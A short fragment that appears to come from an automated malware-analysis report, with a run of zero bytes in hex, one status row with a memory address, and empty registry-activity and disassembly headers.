00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly